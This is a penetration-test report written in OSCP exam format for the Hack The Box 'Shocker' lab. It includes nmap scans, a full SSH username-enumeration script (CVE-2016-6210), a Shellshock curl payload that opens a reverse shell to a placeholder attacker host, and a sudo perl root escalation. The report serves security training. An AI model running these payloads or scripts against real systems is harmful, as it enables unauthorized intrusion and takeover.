Offensive Security Certified Professional Exam Report - ROOM_NAME

OSCP Exam Report

blablabla@gmail.com, OSID: 12345

2023-10-28

Table of Contents

1. High Level Summary

We were tasked to perform an internal penetration test towards the Hack the Box Shocker as preparation for the Offensive Security Exam. During the preparation meeting, we got no information about the target.

A penetration test is an authorized exercise, where the testers perform an attack against internally connected systems to simulate real-world cyber criminal activities. To perform those tests, the testers used most of the tools and methods also used in real attacks. Differently from a real attack, where the attacker has as limit only its resource, in the engagement all possible tools, effects, methods and resources are previously discussed and approved by the parties during the definition of the scope.

The engagement can be interrupted at any time in case of:

- Detection of previous/current attack
- Unresponsiveness of the server
- Detection of critical vulnerability

The current service version allows attackers to exploit a standard behavior of the system. This gives them access to servers which create a surface for further attacks. Once inside the system, the present configuration grants administrative privileges to low privileged users.

1.1 Recommendation

It is highly recommended to keep all services updated to the latest version. In this specific case, updating the bash packages prevents malicious users from executing remote commands and updating the OpenSSH version protects the system against brute force attacks that attempt to find usernames.

Furthermore, low privilege users should not be allowed to run executables/commands/scripts with administrative privilege, since it can be misused.

2. Methodology

2.1 Information Gathering

For this engagement, the scope was defined with the elements below:

- 10.129.74.33

2.2 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the trophies on both the lab network and exam network were completed, we removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

3. Independent Challenges

3.1 Shoker - 10.129.74.33

3.1.1 Network and Service Enumeration

We performed the following enumeration on the target:

- **Ports**

```
sudo nmap -Pn -p- -sS $target -oN all.txt
PORT     STATE    SERVICE
53/tcp   filtered domain
80/tcp   open     http
2222/tcp open     EtherNetIP-1
```


- **Services**

```
sudo nmap -Pn -p53,80,2222 -sV -sS $target -oN version.txt
PORT     STATE    SERVICE VERSION
80/tcp   open     http    Apache httpd 2.4.18 ((Ubuntu))
2222/tcp open     ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu
Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- **Vulnerability**

```
sudo nmap -Pn -p80,2222 --script vuln $target -oN vuln.txt
PORT     STATE SERVICE
80/tcp   open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
2222/tcp open  EtherNetIP-1
```

The website available on port 80 of the target brought us to the following page:




A directory enumeration gave us the the following result:

```
---- Scanning URL: http://10.129.74.33/ ----
+ http://10.129.74.33/cgi-bin/ (CODE:403|SIZE:297)
+ http://10.129.74.33/index.html (CODE:200|SIZE:137)
+ http://10.129.74.33/server-status (CODE:403|SIZE:302)
```

By further enumeration of the folder */cgi-bin/* we found the following scripts:

```
+ http://10.129.74.33/cgi-bin/user.sh (CODE:200|SIZE:118)
```


Not secure | 10.129.74.33/cgi-bin/user.sh

Hack The Box :...

```
Content-Type: text/plain

Just an uptime test script

 16:27:17 up  1:17,  0 users,  load average: 0.00, 0.00, 0.00
```

3.1.1.1 Attempt against OpenSSH 7.2p2

The OpenSSH 7.2p2 has a known vulnerability CVE-2016-6210 that allows an user enumeration. For this test, we runned the script sshenum/sshenum.py available on GitHub. The Exploit-Database contains also a python exploit that can be used against the version of OpenSSH, OpnSSH 7.2p2 - Username Enumeration.

The script found the following results:

```
Sorted:
[+] abacus - timing: 0.020319709999999988
[+] apc - timing: 0.013595810999999847
```

This and other usernames eventually did not exist on the target machine.

Rabbithole!!!

3.1.1.1 Attempt against Apache httpd 2.4.18

We also performed a deeper research on the Apache httpd 2.4.18 to find exploitable vulnerabilities, our first research gave us no result, but but further exploring found that the combination Apache cgi-bin has been known for a remote code execution vulnerability described on the Exploit-Database Apache mod_cgi - 'Shellshock' Remote Command Injection.

This vulnerability abusing the Common Gateway Interface (CGI)can also be exploited using the curl command:

```
curl -H 'Cookie: () { :;}; /bin/bash -i >&
/dev/tcp/Attacking_Machine/1234 0>&1'
```

```
http://Attacking_Machinecgi-bin/user.sh
```

3.1.2 Initial Access

Vulnerability Explanation: This CVE-2014-6271 also called Shellshock allows an attacker to override or create an environment variable by inserting own malicious code, which will be executed once the variable is saved.

Vulnerability Fix: The fix involves updating bash packages on the system to the latest to avoid the exploitation of known vulnerabilities.

Severity: High

Steps to reproduce the attack:

1. Start a listener on the attacking machine:

```
nc -nlvp 1234
```

2. Send the command below to the server:

```
curl -H 'Cookie: () { :;}; /bin/bash -i >&
/dev/tcp/Attacking_Machine/1234 0>&1'
http://Attacking_Machinecgi-bin/user.sh
```

   a. Alternatively, this vulnerability can be exploited using the tool *ShellShock:*
      i. Explanation and example
      ii. GitHub Exploit b4keSn4ke/CVE-2014-6271

System Proof Screenshot

```
listening on [any] 1234 ...
connect to [Attacking_Machine] from (UNKNOWN) [10.129.74.33] 59854
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ ls
ls
```

```
user.sh
shelly@Shocker:/usr/lib/cgi-bin$ whoami
whoami
Shelly
shelly@Shocker:/home/shelly$ cat user.txt
cat user.txt
5c54da58d9a89468299842358b16de99
```

3.1.3 Privilege Escalation

Vulnerability Explanation: The command *perl* with the SUID set allows low privilege users to execute it with root privileges.

Vulnerability Fix: It is recommended to restrict low privilege users from executing scripts and/or commands with the privilege of administrative users. System administrators should set the special permission SUID very carefully and keep constant monitoring of its usage.

Severity: Critica

Steps to reproduce the attack:

1. Identify which scripts/command can be runned with administrative privileges:

```
shelly@Shocker:/usr/lib/cgi-bin$ sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sb
in\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
```

2. Use the *perl* command to elevate privileges:

```
sudo perl -e 'exec "/bin/bash";'
```

System Proof Screenshot:

```
shelly@Shocker:/usr/lib/cgi-bin$ sudo perl -e 'exec "/bin/bash";'


cd root
cat root.txt
40c1e8945fc6ea69d122d3386157e78d
whoami
root
```

Conclusion

- Attention to web:
    - cgi-bin!!!!!!!!

Appendix A - sshenum/sshenum.py

There was no modification needed to run this script.

Python sshenum.py -r $target -v wordlist.txt

```
#!/usr/bin/python
#
# CVEs: CVE-2016-6210 (Credits for this go to Eddie Harari)
#
# Author: 0_o -- null_null
# nu11.nu11 [at] yahoo.com
# Oh, and it is n-u-one-one.n-u-one-one, no l's...
# Wonder how the guys at packet storm could get this wrong :(
#
# Date: 2016-07-19
#
# Purpose: User name enumeration against SSH daemons affected by CVE-2016-6210.
#
# Prerequisites: Network access to the SSH daemon.
#
# DISCLAIMER: Use against your own hosts only! Attacking stuff you are not
# permitted to may put you in big trouble!
#
# And now - the fun part :-)
#



import paramiko
import time
import numpy
import argparse
import sys

args = None

class bcolors:
HEADER = '\033[95m'
OKBLUE = '\033[94m'
OKGREEN = '\033[92m'
```

```
WARNING = '\033[93m'
FAIL = '\033[91m'
ENDC = '\033[0m'
BOLD = '\033[1m'
UNDERLINE = '\033[4m'


def get_args():
parser = argparse.ArgumentParser()
group = parser.add_mutually_exclusive_group()
parser.add_argument("host", type = str, help = "Give SSH server address like ip:port
or just by ip")
group.add_argument("-u", "--user", type = str, help = "Give a single user name")
group.add_argument("-U", "--userlist", type = str, help = "Give a file containing a
list of users")
parser.add_argument("-e", "--enumerated", action = "store_true", help = "Only show
enumerated users")
parser.add_argument("-s", "--silent", action = "store_true", help = "Like -e, but
just the user names will be written to stdout (no banner, no anything)")
parser.add_argument("--bytes", default = 50000, type = int, help = "Send so many
BYTES to the SSH daemon as a password")
parser.add_argument("--samples", default = 12, type = int, help = "Collect so many
SAMPLES to calculate a timing baseline for authenticating non-existing users")
parser.add_argument("--factor", default = 3.0, type = float, help = "Used to compute
the upper timing boundary for user enumeration")
parser.add_argument("--trials", default = 1, type = int, help = "try to authenticate
user X for TRIALS times and compare the mean of auth timings against the timing
boundary")
args = parser.parse_args()
return args


def get_banner(host, port):
ssh = paramiko.SSHClient()
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
try:
ssh.connect(hostname = host, port = port, username = 'invalidinvalidinvalid',
password = 'invalidinvalidinvalid')
except:
banner = ssh.get_transport().remote_version
```

```
ssh.close()
return banner


def connect(host, port, user):
global args
starttime = 0.0
endtime = 0.0
p = 'B' * int(args.bytes)
ssh = paramiko.SSHClient()
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
starttime=time.process_time()
try:
ssh.connect(hostname = host, port = port, username = user, password = p,
look_for_keys = False, gss_auth = False, gss_kex = False, gss_deleg_creds = False,
gss_host = None, allow_agent = False)
except:
endtime=time.process_time()
finally:
ssh.close()
return endtime - starttime



def main():
global args
args = get_args()
if not args.silent: print("\n\nUser name enumeration against SSH daemons affected by
CVE-2016-6210")
if not args.silent: print("Created and coded by 0_o (nu11.nu11 [at] yahoo.com), PoC
by Eddie Harari\n\n")
if args.host:
host = args.host.split(":")[0]
try:
port = int(args.host.split(":")[1])
except IndexError:
port = 22
users = []
if args.user:
users.append(args.user)
```

```
elif args.userlist:
with open(args.userlist, "r") as f:
users = f.readlines()
else:
if not args.silent: print(bcolors.FAIL + "[!] " + bcolors.ENDC + "You must give a
user or a list of users")
sys.exit()
if not args.silent: print(bcolors.OKBLUE + "[*] " + bcolors.ENDC + "Testing SSHD at:
" + bcolors.BOLD + str(host) + ":" + str(port) + bcolors.ENDC + ", Banner: " +
bcolors.BOLD + get_banner(host, port) + bcolors.ENDC)
# get baseline timing for non-existing users...
baseline_samples = []
baseline_mean = 0.0
baseline_deviation = 0.0
if not args.silent: sys.stdout.write(bcolors.OKBLUE + "[*] " + bcolors.ENDC +
"Getting baseline timing for authenticating non-existing users")
for i in range(1, int(args.samples) + 1):
if not args.silent: sys.stdout.write('.')
if not args.silent: sys.stdout.flush()
sample = connect(host, port, 'foobar-bleh-nonsense' + str(i))
baseline_samples.append(sample)
if not args.silent: sys.stdout.write('\n')
# remove the biggest and smallest value
baseline_samples.sort()
baseline_samples.pop()
baseline_samples.reverse()
baseline_samples.pop()
# do math
baseline_mean = numpy.mean(numpy.array(baseline_samples))
baseline_deviation = numpy.std(numpy.array(baseline_samples))
if not args.silent: print(bcolors.OKBLUE + "[*] " + bcolors.ENDC + "Baseline mean
for host " + host + " is " + str(baseline_mean) + " seconds.")
if not args.silent: print(bcolors.OKBLUE + "[*] " + bcolors.ENDC + "Baseline
variation for host " + host + " is " + str(baseline_deviation) + " seconds.")
upper = baseline_mean + float(args.factor) * baseline_deviation
if not args.silent: print(bcolors.WARNING + "[*] " + bcolors.ENDC + "Defining timing
of x < " + str(upper) + " as non-existing user.")
if not args.silent: print(bcolors.OKBLUE + "[*] " + bcolors.ENDC + "Testing your
users...")
#
```

```
# Get timing for the given user name...
#
for u in users:
user = u.strip()
enum_samples = []
enum_mean = 0.0
for t in range(0, int(args.trials)):
timeval = connect(host, port, user)
enum_samples.append(timeval)
enum_mean = numpy.mean(numpy.array(enum_samples))
if (enum_mean < upper):
if not (args.enumerated or args.silent) :
print(bcolors.FAIL + "[-] " + bcolors.ENDC + user + " - timing: " + str(enum_mean))
else:
if not args.silent:
print(bcolors.OKGREEN + "[+] " + bcolors.ENDC + user + " - timing: " +
str(enum_mean))
else:
print(user)




if __name__ == "__main__":
main()
```